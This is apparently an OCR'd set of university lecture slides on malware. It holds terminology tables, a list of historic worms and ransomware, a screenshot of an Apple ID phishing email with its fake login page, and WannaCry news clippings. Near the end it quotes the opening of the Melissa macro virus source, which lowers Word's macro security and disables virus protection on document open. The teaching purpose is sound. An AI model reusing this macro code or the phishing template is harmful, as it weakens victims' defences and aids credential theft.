COSC 362

Malicious Software, Buffer Overflow, and Cyber Attacks

What a variety !!!

Malware

From Wikipedia, the free encyclopedia

This article **needs additional citations for verification**. Please help improve this article by adding citations to reliable sources. Unsourced material may be challenged and removed. *(July 2013) (Learn how and when to remove this template message)*

Malware, short for **malicious software**, is an umbrella term used to refer to a variety of forms of harmful or intrusive software,[1] including computer viruses, worms, Trojan horses, ransomware, spyware, adware, scareware, and other malicious programs. It can take the form of executable code, scripts, active content, and other software.[2] Malware is defined by its malicious intent, acting against the requirements of the computer user — and so does not include software that causes unintentional harm due to some deficiency.

Programs supplied officially by companies can be considered malware if they secretly act against the interests of the computer user. An example is the Sony rootkit, a Trojan horse embedded into CDs sold by Sony, which silently installed and concealed itself on

Malware

Viruses

Worms

Botnets

Trojan Horses

Rootkits

Spyware

Malicious Code: Critical Threat

Source: D. Song, MS faculty summit 2012

Malware

- [SOUP13] defines **malware** as:
  - "a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or otherwise annoying or disrupting the victim."
- we are concerned with
  - the threat malware poses to application programs, to utility programs, such as editors and compilers, and to kernel-level programs.
  - its use on compromised or malicious Web sites and servers, or in especially crafted spam e-mails or other messages, which aim to trick users into revealing sensitive personal information.

Malware Terminology

Name	Description
Advanced persistent threat	Cybercrime directed at business and political targets, using a wide variety of intrusion technologies and malware, applied persistently and effectively to specific targets over an extended period, often attributed to state-sponsored organizations.
Adware	Advertising that is integrated into software. It can result in pop-up ads or redirection of a browser to a commercial site.
Attack Kit	Set of tools for generating new malware automatically using a variety of supplied propagation and payload mechanisms.
Auto-rooter	Malicious hacker tools used to break into new machines remotely.
Backdoor (trapdoor)	Any mechanisms that bypasses a normal security check; it may allow unauthorized access to functionality in a program, or onto a compromised system.
Downloaders	Code that installs other items on a machine that is under attack. It is normally included in the malware code first inserted on to a compromised system to then import a larger malware package.
Drive-by download	An attack using code in a compromised web site that exploits a browser vulnerability to attack a client system when the site is viewed.


Malware Terminology (cont.)


Name	Description
Exploits	Code specific to a single vulnerability or set of vulnerabilities.
Flooders (DoS client)	Used to generate a large volume of data to attack networked computer systems, by carrying out some form of denial-of-service (DoS) attack.
Keyloggers	Captures keystrokes on a compromised system.
Logic bomb	Code inserted into malware by an intruder. A logic bomb lies dormant until a predefined condition is met; the code then triggers an unauthorized act.
Macro Virus	A type of virus that uses macro or scripting code, typically embedded in a document, and triggered when the document is viewed or edited, to run and replicate itself into other such documents.
Mobile Code	Software (e.g., script, macro, or other portable instruction) that can be shipped unchanged to a heterogeneous collection of platforms and execute with identical semantics.
Rootkit	Set of hacker tools used after attacker has broken into a computer system and gained root-level access.
Spammer Programs	Used to send large volumes of unwanted e-mail.
Spyware	Software that collects information from a computer and transmits it to another system by monitoring keystrokes, screen data and/or network traffic; or by scanning files on the system for sensitive information.

Malware Terminology (cont.)

Name	Description
Trojan horse	A computer program that appears to have a useful function, but also has a hidden and potentially malicious function that evades security mechanisms, sometimes by exploiting legitimate authorizations of a system entity that invokes the Trojan horse program.
Virus	Malware that, when executed, tries to replicate itself into other executable machine or script code; when it succeeds the code is said to be infected. When the infected code is executed, the virus also executes.
Worm	A computer program that can run independently and can propagate a complete working version of itself onto other hosts on a network, usually by exploiting software vulnerabilities in the target system.
Zombie, bot	Program activated on an infected machine that is activated to launch attacks on other machines.

Aug 8th, 2018!!!



Spark NZ 3G
10:17 AM
96%
Inbox
From: Apple
To: [redacted]
Hide
A
Re: Notification : Important - Your account renewal order failed due credit card failure. [523Q-VMUM-8682658]
Today at 9:29 AM
Dear [redacted]
Your membership has reached its expiry date in spite of the reminders send by email
Therefore, we must lock your Apple ID temporarily for security reason(s).
in order to gruantee the confidentiality of your data, you will need to complete the renewal of your details. Please update your Apple ID to re-access as usual by clicking the link below as soon as you receive this email.
Update details associated with your ID ≥
Thanks you
Sincerely,
Apple Support Team


phish.png
Mac
iPad
iPhone
Watch
TV
Music
Support
Apple ID
Sign In
Create Your Apple ID
FAQ
Apple ID
Apple ID
Manage your Apple account
Apple ID
Remember me
Forgot Apple ID or password?
Your account for everything Apple.
A single Apple ID and password gives you access to all Apple services. Learn more about Apple ID

Among numerous articles and blogs…


- **CIH Virus – 1998**
- **Melissa Worm – 1999**
- **Code Red Worm - 2001**
- **Slammer Worm - 2003**
- **SoBig.F Worm – 2003**
- **My Doom Worm - 2004**
- **Stuxnet Worm - 2010**
- **Cryptolocker Trojan - 2013**
- **ZeroAccess Botnet – 2013**
- **Superfish Adware - 2014**
- **Locky Ransomware – 2016**
- **WannaCry Ransomware - 2017**

Rise of Attacks -
Attack Sophistication vs. Intruder Tech. Knowledge




Howard Lipson. Tracking and Tracing Cyber-Attacks: Technical Challenges and Global Policy Issues. CERT Coordination Center. Nov. 2002


Attack strategies seem endless...




Malware is a very diverse topic

- And ... too much to read
  - Read selectively !







“WannaCry NZ”

WannaCry ransomware victims told not to pay up by Cert NZ | Stuff.co.nz
https://www.stuff.co.nz/.../WannaCry-ransomware-victims-told-not-to-pay-up-by-Cert-N...
May 17, 2017 - Kiwis who have had computer files locked by **WannaCry** ransomware are being advised by government cyber-security agency Cert **NZ** not to ...

Phone scammers target Kiwis after WannaCry - NZ Herald
https://www.nzherald.co.nz/business/news/article.cfm?c_id=3&objectid... ▾
Scammers inspired by the **WannaCry** ransomware attack target **New Zealand**.

Top stories

Hacker attack on UK hospitals reveal security gaps in NZ
Radio New Zealand · 4 hours ago

WannaCry ransomware attack on UK hospitals reveal security gaps in NZ
TVNZ · 4 hours ago


→ More for wannacry nz

Kiwis caught up in global cyber attack - reports - NZ Herald
https://www.nzherald.co.nz/business/news/article.cfm?c_id=3&objectid... ▾
The 22-year-old researcher known as "MalwareTech," who wanted to remain anonymous, said he spotted a hidden web address in the "**WannaCry**" code and ...

The looming cyber threat - it makes you WannaCry - NZ Herald
https://www.nzherald.co.nz/business/news/article.cfm?c_id=3&objectid... ▾
Sep 12, 2017 - **NZ** CEOs are more concerned about the impact of cyber crime than ... The **WannaCry** hackers demanded ransom payments in the form of ...

KOREA UNIVERSITY 1905

Dangerous World, Indeed



Melissa is a Word Macro Virus. That is, it was written in the Visual Basic Editor which comes alongwith Office97 or Office2K

****

NewBie Note: Run Word or Excel and press Alt + F11 to launch the Visual Basic Editor.

The core of Microsoft's Office suite is a Visual Basic Engine which runs behind the scenes and can be used for advanced VisualBasic coding.

So the following code was written in this Visual Basic editor.

```
/--------The Melissa Word Macro Virus Code: Start--------\

Private Sub Document_Open()

On Error Resume Next

If System.PrivateProfileString("",

"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Wo rd\Security", "Level") <> ""

Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("",

"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Wo rd\Security", "Level") = 1&

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
```


KOREA UNIVERSITY 1905

Factors Affecting Attack Trend

